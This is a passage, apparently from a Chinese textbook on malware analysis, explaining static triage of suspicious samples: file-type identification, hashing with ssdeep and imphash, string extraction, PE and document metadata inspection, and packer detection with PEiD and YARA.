42.1% (.EXE) Win32 Executable MS Visual C++ (generic) (31206/45/13)
37.3% (.EXE) Win64 Executable (generic) (27652/42/4)
 8.8% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
 6.0% (.EXE) Win32 Executable (generic) (4508/7/1)
 2.7% (.EXE) Generic Win/DOS Executable (2002/3)
```

从 TrID 的输出结果可知，其对未知文件的类型推测结果是概率性的，对于类型相同或相近，但后缀名不同的文件格式，有可能无法准确区分，这也是类似工具的普遍局限性。

类似的文件类型分析工具还有 Oracle Outside In 工具套件中的 File ID[④]，它可以识别 500 多种常见应用相关的文件类型，尤其是文档等数据文件的类型。该工具的使用方式如下：

```
d:\Oracle Outside In\File ID 8.5.0\sdk\demo>fisimple.exe wvcore.dll
File : wvcore.dll   - ID : 1800 (0x0708) - String ID name:  EXE / DLL File
```

8.2.3 文件哈希计算

通过计算并比较一个文件的哈希值，可以快速找到相同的文件。在恶意代码分析中，

① http://www.optimasc.com/products/fileid/index.html.
② http://mark0.net/soft-trid-e.html.
③ http://mark0.net/onlinetrid.aspx.
④ http://www.oracle.com/us/technologies/embedded/025613.htm.

利用样本文件的哈希值可以识别相同的恶意代码，有时还能找到其他安全人员对相同样本的分析结果，从而避免重复分析。常见的哈希算法包括循环冗余校验算法 CRC32 (Cyclic Redundancy Check)、消息摘要算法 MD5 (Message-Digest Algorithm 5)，安全哈希算法 SHA1 (Secure Hash Algorithm 1)等。有很多工具可以用于计算文件哈希值，如大多数 Linux 系统都自带计算 MD5 哈希值的命令 md5sum 以及计算 SHA 哈希值的命令 shasum：

```
user@ubuntu:~$ shasum  --help
Usage: shasum [OPTION]... [FILE]...
Print or check SHA checksums.
With no FILE, or when FILE is -, read standard input.

  -a, --algorithm   1 (default), 224, 256, 384, 512, 512224, 512256
  -b, --binary      read in binary mode
  -c, --check       read SHA sums from the FILEs and check them
  -p, --portable    read files in portable mode
                        produces same digest on Windows/UNIX/Mac
  -t, --text        read in text mode (default)

The following two options are useful only when verifying checksums:
  -s, --status      don't output anything, status code shows success
  -w, --warn        warn about improperly formatted checksum lines

  -h, --help        display this help and exit
  -v, --version     output version information and exit

user@ubuntu:~$ shasum  a.out
da39a3ee5e6b4b0d3255bfef95601890afd80709  a.out
```

在 Windows 平台上也有很多图形化的哈希计算工具，如 HashX①、Hash②、WinMD5③ 等，如图 8-1 所示为利用 HashX 计算文件的 SHA1 哈希值的输出结果。

由于对于一个可疑样本，无论是采用 MD5 还是 SHA1 算法获得的哈希值都是确定并且唯一的，因此一旦得到了可疑样本的哈希值，可以该哈希值为关键词，利用搜索引擎检索是否已经有关于该可疑样本的相关信息。同时，在出具分析结果报告时，哈希值也可以作为可疑样本的唯一标识，供其他分析人员确定可疑样本与分析报告之间的对应关系。

然而，由于哈希值计算方法的雪崩效应，在恶意代码发生少许变化时，如文件时间戳改变、增加若干字节等，文件的哈希值将完全不同。为了发现这些仅仅发生少许变化的不同恶意代码之间的关联关系，可以采用模糊哈希(fuzzy hashing)算法。模糊哈希算法又

---

① http://www.boilingbit.com/.
② http://keir.net/hash.html.
③ http://www.blisstonia.com/software/WinMD5/.




图 8-1 利用 HashX 计算文件哈希值

称基于内容分割的分片哈希算法(Context Triggered Piecewise Hashing, CTPH),它对文件的部分变化不敏感,即使在多处修改、增加、删除部分内容的情况下,使用模糊哈希算法仍能发现修改后的文件与源文件的相似关系,是目前判断文件相似性的一种较好方法。可以采用 ssdeep[①] 计算文件的模糊哈希值,该工具的使用方式如下:

```
c:\work\tools\ssdeep-2.11>ssdeep.exe c:\work\samples\ActiveX.exe
ssdeep,1.1--blocksize:hash:hash,filename
12288:x+uEVYYmBd2VgoWNKKliZ8qRP/FwKSJeku:xVEVYYU2AK8qRXFmJW,"c:\work\samples\ActiveX.
exe"
```

利用 ssdeep 工具,可以计算各个样本的模糊哈希值,并通过比较模糊哈希值之间的相似性,发现在传播、感染过程中存在主动变化或被动修改过的恶意代码之间的相关性。

对于文件内容变化较大的两个恶意代码,如对同一份源代码做了一些修改后的两次不同编译产生的可执行文件,即使是采用模糊哈希算法也很难发现两者之间的相似性,在这种情况下,分析人员可以考虑采用 imphash (import hash)[②]进行相似性比较。imphash 是美国 Mandiant 公司安全团队提出的一种计算恶意代码的导入地址表的哈希值的方法。一个程序的导入表是其调用的其他库文件中的函数的集合,由于导入表是在代码编译时自动产生的,并且导入表中的函数顺序与其在源代码中的出现顺序相对应,因此,导入表可以较好地反映出看似不同的两份可执行代码与同一份源代码之间的对应关系。

为了便于不同工具计算的 imphash 之间相互可比较,计算 imphash 应遵循如下规范:

(1) 将导入表中出现的函数序号转换为函数名。

① http://ssdeep.sourceforge.net/.

② https://www.mandiant.com/blog/tracking-malware-import-hashing/.



（2）将动态链接库名和函数名都转换为小写字母的形式。

（3）从导入模块名中去除文件后缀名。

（4）将所有小写字母的字符串保存为一个顺序列表。

（5）计算该顺序列表的 MD5 值作为 imphash。

目前，pefile[1] 工具已经支持计算一个 PE 文件的 imphash，其算法具体实现在 pefile 1.2.10-139 版本的 pefile.py 文件中，可以通过如下的示例代码调用相关函数计算任意 PE 文件的 imphash 值：

```
pe=pefile.PE("c:\\work\\samples\\ActiveX.exe ")
a=pe.get_imphash()
print "Import Hash: %s" %a
```

8.2.4　字符串信息提取

恶意代码中包含的文本字符串信息常常可以提供一些关于恶意代码类型、功能、用途等的有用信息。通过抽取出恶意代码中的文本字符串，有时可以从中发现一些意想不到的信息，如恶意代码访问的 URL、使用的邮箱，甚至登录邮箱的用户名、密码等信息。在 Linux 系统中，通常默认包含了 strings 命令，通过该命令可以提取恶意代码中的字符串信息，该工具的使用方式如下：

```
user@ubuntu:~/trid$ strings trid
/lib64/ld-linux-x86-64.so.2
libtinfo.so.5
__gmon_start__
_Jv_RegisterClasses
…
libpthread.so.0
pthread_mutex_destroy
pthread_mutex_init
…
```

在 Windows 系统中，可以利用 Sysinternals 工具[2]套件中的是 strings 命令行工具。对于大多数程序，strings 提取出来的字符串内容非常多，可以将其重定向到一个文本文件，以便更好地观察其中是否包含有用的信息。

```
d:\>strings.exe sync.exe >sync.exe.txt

Strings v2.41
Copyright (C) 1999-2009 Mark Russinovich
Sysinternals -www.sysinternals.com
```

① http://code.google.com/p/pefile/.

② www.sysinternals.com.

```
! This program cannot be run in DOS mode.
f/?
f
fRichT
…
FormatMessageA
DeviceIoControl
GetFileAttributesA
Sleep
…
```

需要注意的是，由于 strings 工具在扫描输入文件时按照符合文本字符串存储格式并且长度大于 3 个字符的规则识别字符串，因此其输出中会包含大量无意义的虚假字符串信息，可能会将真正有意义的文本字符串淹没。此时，可以通过按照文本字符串长度从长到短排序的方式对结果进行排序。由于有意义的文本字符串通常较长，长度越短，越有可能是虚假字符串，因此按长度排序后可以将真正有意义的字符串提到前面，避免大量无意义的虚假字符串造成的干扰。

8.2.5 文件元数据提取

在确定了可疑样本的文件类型之后，可以根据具体的文件类型提取相应的文件元数据信息。如对于 PE 文件，可以提取文件头信息，根据文件头大小、入口点地址、代码镜像基址、文件节数，以及导入表、导出表的地址和大小等信息，初步判断该文件是否异常，是否存在加壳等保护措施，从而判断在后续分析中是否需要采取脱壳等应对措施。PE 文件的元数据提取工具有很多，如命令行工具 pev[①]、图形化工具 Exeinfo PE[②] 等。

```
c:\work\tools\pev>readpe.exe c:\work\samples\ActiveX.exe
DOS Header
Magic number:                       0x5a4d (MZ)
Bytes in last page:                 144
Pages in file:                      3
Relocations:                        0
Size of header in paragraphs:       4
Minimum extra paragraphs:           0
Maximum extra paragraphs:           65535
Initial (relative) SS value:        0
Initial SP value:                   0xb8
Initial IP value:                   0
Initial (relative) CS value:        0
Address of relocation table:        0x40
Overlay number:                     0
```

① http://pev.sourceforge.net/.
② http://exeinfo.atwebpages.com/.

```
OEM identifier:                 0
OEM information:                0
PE header offset:               0xc0

COFF/File header
Machine:                        0x14c IMAGE_FILE_MACHINE_I386
Number of sections:             4
Date/time stamp:                708992537 (Fri, 19 Jun 1992 22:22:17 UTC)
Symbol Table offset:            0
Number of symbols:              0
Size of optional header:        0xe0
Characteristics:                0x30e
                                IMAGE_FILE_EXECUTABLE_IMAGE
                                IMAGE_FILE_LINE_NUMS_STRIPPED
                                IMAGE_FILE_LOCAL_SYMS_STRIPPED
                                IMAGE_FILE_32BIT_MACHINE
                                IMAGE_FILE_DEBUG_STRIPPED
...
```

图 8-2 显示了利用 Exeinfo PE 工具查看 PE 文件头属性信息的截图。




图 8-2　Exeinfo PE 的文件头信息输出

此外，对于 PE 文件确认文件是否有合法签名也是一个重要的信息，最简单的方式是选中并右击程序文件，在快捷菜单中选择属性(Properties)命令，单击数字签名(Digital Signatures)标签进行查看。对于经过签名的 Windows 系统程序文件，Authenticode[15] 可确定签名软件的发行者身份，并核实软件没有被篡改过。利用 Sysinternals 工具集中的 sigcheck 命令行工具，也可以快速查看程序是否有合法签名。需要注意的是，在一些高级攻击活动中，攻击者有可能会利用窃取的合法证书对恶意代码进行签名，因此不能仅仅根据程序有合法签名就确认其不是恶意代码。

对于非可执行代码文件，如文档、图片等可疑文件，可以根据具体的文件格式提取和

查看诸如文件大小、页数、字数、格式版本、创建者、创建时间、编辑时间、是否包含权限控制等各种各样的信息。可以利用 Metadata Extraction Tool① 这样的元数据提取工具，对不同类型的文件进行处理，该工具支持 BMP、GIF、JPEG 和 TIFF 格式的图片，MS Word、WordPerfect、OpenOffice、MS Works、MS Excel、MS PowerPoint 和 PDF 格式的文档，HTML 和 XML 格式的标记语言文件，以及 WAV、MP3、BFW、FLAC 格式的音视频文件。然而，由于文件类型众多，很难用统一的方式进行处理，因此，很多时候针对不同的格式采用不同的分析工具更为合适。如对于 Office 文档，可以利用 file 工具；对于 OpenOffice 格式的文档，可以利用 OOMetaExtractor② 等工具；对于 PDF 文件，可以利用 xpdf③ 工具；对于图片文件，可以利用 exiftool④ 工具等。xpdf 工具的使用方式如下：

```
c:\work\tools\xpdf>pdfinfo.exe "c:\work\samples\IPR in China FINAL.pdf"
Syntax Warning: PDF version aaa --xpdf supports version 1.7 (continuing anyway)

Syntax Error: Couldn't read xref table
Syntax Warning: PDF file is damaged - attempting to reconstruct xref table...
Title:
Author:
Creator:                           Acrobat PDFMaker 7.0 for Word
Producer:                          Acrobat Distiller 7.0 (Windows)
CreationDate:                      06/26/09 16:25:57
ModDate:                           12/03/09 14:56:34
Tagged:                            no
Form:                              none
Pages:                             1
Encrypted:                         no
Page size:                         595.22 x 842 pts (A4) (rotated 0 degrees)
File size:                         54720 bytes
Optimized:                         yes
PDF version:                       0.0
```

从上面 xpdf 工具输出的样本 PDF 文件属性信息可以看出，该文件的格式存在异常，因此很可能是包含了攻击代码的恶意文件。

8.2.6 混淆代码识别

恶意代码为了减少代码体积，逃避安全检测，对抗安全分析，通常会采用代码压缩、加密、加壳等形式的代码变换和保护措施。由于代码加密、加壳之后，分析人员无法利用静态反汇编等手段直接查看真正的恶意代码，导致静态代码分析难以开展。因此，在进行恶

① http://meta-extractor.sourceforge.net/.
② http://oometaextractor.codeplex.com/.
③ http://www.foolabs.com/xpdf/.
④ http://exiftool.sourceforge.net/.

意代码静态分析时，一个很重要的步骤就是确定恶意代码是否采取了加壳等自保护措施，并进而确定采用的是何种保护措施，以及如何去除这种保护措施，还原真实的恶意代码。

代码保护的技术有很多种，成熟的工具也有很多，如 UPX、Armadillo、ASPack、ASProtect、PECompact、PELock、Themida、VMProtect 等。由于各个工具采用的代码变换技术和压缩、加密算法各不相同，因此，无法用统一的方式处理。但是，由于每种代码保护工具都有其自身特点，因此，在采用某种工具对恶意代码进行保护之后，处理后的恶意代码通常带有该种工具特有的特征，如特定的字符、特殊的节、特定的入口点位置等信息，通过这些特征，分析人员可以识别一个恶意代码采用的是何种代码保护技术和工具，从而根据具体工具的代码保护算法进行相应的处理。

与文件类型推断工具类似，代码保护技术推断工具也需要依赖特征库来识别相应的代码保护工具。常用的识别工具包括 PEiD①、Sigbuster、TrID、pev 等。图 8-3 显示了利用 PEiD 扫描一个未加壳的可疑代码的结果，从结果可以看出，该样本文件是一个利用 Microsoft Visual C++ v7.0 编写的代码。图 8-4 显示了一个利用 PEtite 工具进行代码保护的可疑代码的结果。




图 8-3　PEiD 识别未加壳代码的结果




图 8-4　PEiD 识别加壳代码的结果

如果需要同时扫描大量的样本文件，PEiD 还可以支持批量扫描，通过 Multi Scan 按

---

① http://peid.has.it/.

钮对目录中的样本文件进行逐一检测，结果如图 8-5 所示。




图 8-5　利用 PEiD 进行批量扫描

由于 PEiD 依赖特征数据库文件 userdb. txt 来识别代码保护工具，因此，特征数据库包含的各个工具的识别特征是否完善、准确直接影响到 PEiD 扫描结果的准确性。很多恶意代码分析人员编制并共享了各自的特征数据库文件，可以从以下网址获得不同来源的特征数据库文件：

http://handlers. sans. org/jclausing/userdb. txt

http://reverse-engineering-scripts. googlecode. com/files/UserDB. TXT


http://research. pandasecurity. com/blogs/images/userdb. txt

除了采用他人共享的特征数据库文件，分析人员也可以自己编辑、修改特征数据库文件，修正错误的识别特征，增加新的识别特征，从而识别不断变化、新增的代码保护方法和工具。可以利用 PEiD 的特征数据库文件编辑器 PEiD UserDB Editor① 对特征数据库进行编辑。

除了 PEiD 自身使用外，PEiD 的特征数据库还被很多安全分析工具广泛采用，如分析人员可以通过利用 peid2yar② 工具，将 PEiD 的特征数据库转化为 YARA③ 工具可以识别的形式，从而利用 YARA 进行自动化的加壳代码扫描与识别。

在确定了可疑样本采用的代码保护工具之后，分析人员可以尝试去除恶意代码作者施加的代码保护措施，还原真实的恶意代码。通常，这一过程是困难的，并且并非所有的受保护代码都可以逆向还原，但对于常见的代码保护工具，分析人员仍然有可能快速将其去除，获得真实的恶意代码。例如，对于 Inno 安装包、UPX 压缩等普通打包压缩工具，可以利用 UniExtract 工具自动解包、解压缩，提取其中的真实代码文件。而对于采用更高级的代码保护工具的可疑样本，可以通过搜索引擎查找是否存在该工具对应的脱壳工具，避免手工脱壳带来的重复工作。对于一些可逆的代码保护方法，可以尝试利用 PEiD 工

① https://sourceforge. net/projects/peidextsigedit/.
② https://github. com/AlienVault-Labs/AlienVaultLabs/tree/master/peid2yar.
③ http://plusvic. github. io/yara/.



